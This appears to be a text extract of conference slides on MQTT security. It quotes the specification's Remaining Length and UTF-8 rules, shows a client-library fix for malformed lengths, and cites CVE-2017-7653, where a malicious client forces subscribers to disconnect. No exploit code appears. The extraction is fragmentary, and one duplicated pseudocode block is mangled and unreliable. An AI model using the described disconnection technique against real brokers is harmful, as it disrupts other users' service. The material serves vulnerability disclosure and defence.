**Control
packet type
+ Flags**

1 byte

**Remaining
length**


+ 1-4 bytes

**Variable
length
header**

0-N bytes

Payload

0-X bytes



2.2.3 Remaining Length

Position: starts at byte 2.

The Remaining Length is the number of bytes remaining within the current packet, including data in the variable header and the payload. The Remaining Length does not include the bytes used to encode the Remaining Length.

The Remaining Length is encoded using a variable length encoding scheme which uses a single byte for values up to 127. Larger values are handled as follows. The least significant seven bits of each byte encode the data, and the most significant bit is used to indicate that there are following bytes in the representation. Thus each byte encodes 128 values and a "continuation bit". The maximum number of bytes in the Remaining Length field is four.

Non normative comment

For example, the number 64 decimal is encoded as a single byte, decimal value 64, hexadecimal 0x40. The number 321 decimal ($= 65 + 2 \cdot 128$) is encoded as two bytes, least significant first. The first byte is $65 + 128 = 193$. Note that the top bit is set to indicate at least one following byte. The second byte is 2.

Non normative comment

This allows applications to send Control Packets of size up to 268,435,455 (256 MB). The representation of this number on the wire is: 0xFF, 0xFF, 0xFF, 0x7F.

Table 2.4 shows the Remaining Length values represented by increasing numbers of bytes.

```
multiplier = 1
value = 0
do
    digit = 'next digit from stream'
    value += (digit AND 127) * multiplier
    multiplier *= 128
while ((digit AND 128) != 0)
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MQTT V3.1 Protocol Specification

Standard

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while ((digit AND 128) != 0)
```

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multiplier = 1
value = 0
do
    encodedByte = 'next byte from stream'
    value += (encodedByte AND 127) * multiplier
    multiplier *= 128
    if (multiplier > 128*128*128)
        throw Error(Malformed Remaining Length)
while ((encodedByte AND 128) != 0)
```



MQTT Version 3.1.1

Standard

```
multiplier = 1  
  
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value = 0  
do  
    encodedByte = 'next byte from stream'  
    value += (encodedByte AND 127) * multiplier  
    if (multiplier > 128*128*128)  
        throw Error(Malformed Remaining Length)  
    multiplier *= 128  
  
while ((encodedByte AND 128) != 0)  
  
    encodedByte = 'next byte from stream'  
    value += (encodedByte AND 127) * multiplier  
    multiplier *= 128  
    if (multiplier > 128*128*128)  
        throw Error(Malformed Remaining Length)  
  
    while ((encodedByte AND 128) != 0)
```



MQTT Version 3.1.1 Errata 01



MQTT V3.1 Protocol Specification

Standard

From spec to code

```
242     do {  
243         if(!readByte(&digit)) return 0;  
244         buffer[len++] = digit;  
245         length += (digit & 127) * multiplier;  
246         multiplier *= 128;  
247     } while ((digit & 128) != 0);  
248     *lengthLength = len-1;
```



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Star

1,726

Fork

773



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KURT LARSON
Co-Founder & CTO



BOSCH

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verizon[✓]

```
242     do {  
243         if (len == 6) {  
244             // Invalid remaining length encoding - kill the connection  
245             _state = MQTT_DISCONNECTED;  
246             _client->stop();  
247             return 0;  
248     }  
249     if(!readByte(&digit)) return 0;  
250     buffer[len++] = digit;  
251     length += (digit & 127) * multiplier;  
252     multiplier *= 128;  
253 } while ((digit & 128) != 0);  
254 *lengthLength = len-1;
```



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Problem 4



MQTT Version 3.1.1

The character data in a UTF-8 encoded string MUST be well-formed UTF-8 as defined by the Unicode specification [\[Unicode\]](#) and restated in RFC 3629 [\[RFC3629\]](#). In particular this data MUST NOT include encodings of code points between U+D800 and U+DFFF. If a Server or Client receives a Control Packet containing ill-formed UTF-8 it MUST close the Network Connection [\[MQTT-1.5.3-1\]](#).

A UTF-8 encoded string MUST NOT include an encoding of the null character U+0000. If a receiver (Server or Client) receives a Control Packet containing U+0000 it MUST close the Network Connection [\[MQTT-1.5.3-2\]](#).


The data SHOULD NOT include encodings of the Unicode [\[Unicode\]](#) code points listed below. If a receiver (Server or Client) receives a Control Packet containing any of them it MAY close the Network Connection:

U+0001..U+001F control characters


U+007F..U+009F control characters


Code points defined in the Unicode specification [\[Unicode\]](#) to be non-characters (for example U+0FFF)

A UTF-8 encoded sequence 0xEF 0xBB 0xBF is always to be interpreted to mean U+FEFF ("ZERO WIDTH NO-BREAK SPACE") wherever it appears in a string and MUST NOT be skipped over or stripped off by a packet receiver [\[MQTT-1.5.3-3\]](#).



Both Broker and Client Don't Validate UTF-8







Client

Client

Broker Doesn't Validate vs. Client Does Validate



Malicious Client Uses Message Retain (Must ACK)



MQTT Handling of Disallowed Unicode code points Version 1.0

Working Draft 01

08 February 2018

Technical Committee:

OASIS Message Queuing Telemetry Transport (MQTT) TC

[CVE-2017-7653](#)

MQTT Handling of Disallowed Unicode code points Version 1.0

Abstract:

This Committee Note describes identified exposures in the handling of disallowed Unicode code points. Users of MQTT are alerted to the possibility that some combinations of MQTT Clients and Servers might allow properly authorized publishing Clients to cause the disconnection of properly authorized subscribing Clients. We describe how to identify if this risk is present and how to eliminate it.

full power machines to embedded and low power machines. Sensors and actuators, which are often the sources and destinations of MQTT messages, can be very small and lacking in power. This also applies to the embedded machines to which they are connected, which is where Mosquitto could be run.

Typically, the current implementation of Mosquitto has an executable in the order of 120kB that consumes around 3MB RAM with 1000 clients connected. There have been reports of successful tests with 100,000 connected clients at modest message rates.

As well as accepting connections from MQTT client applications, Mosquitto has a bridge which allows it to connect to other MQTT servers, including other Mosquitto instances. This allows networks of MQTT servers to be constructed, passing MQTT messages from any location in the network to any other, depending on the configuration of the bridges.

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CVE-2017-7653

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Name	Date	Review
1.5	2018-05-02	
1.4.16	2018-04-18	
1.4.15	2018-02-28	
1.4.14	2017-07-10	
1.4.13	2017-06-27	
1.4.12	2017-05-29	
1.4.11	2017-02-20	
1.4.9	2016-06-03	
1.4.8	2016-02-14	
1.4.7	2015-12-21	



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
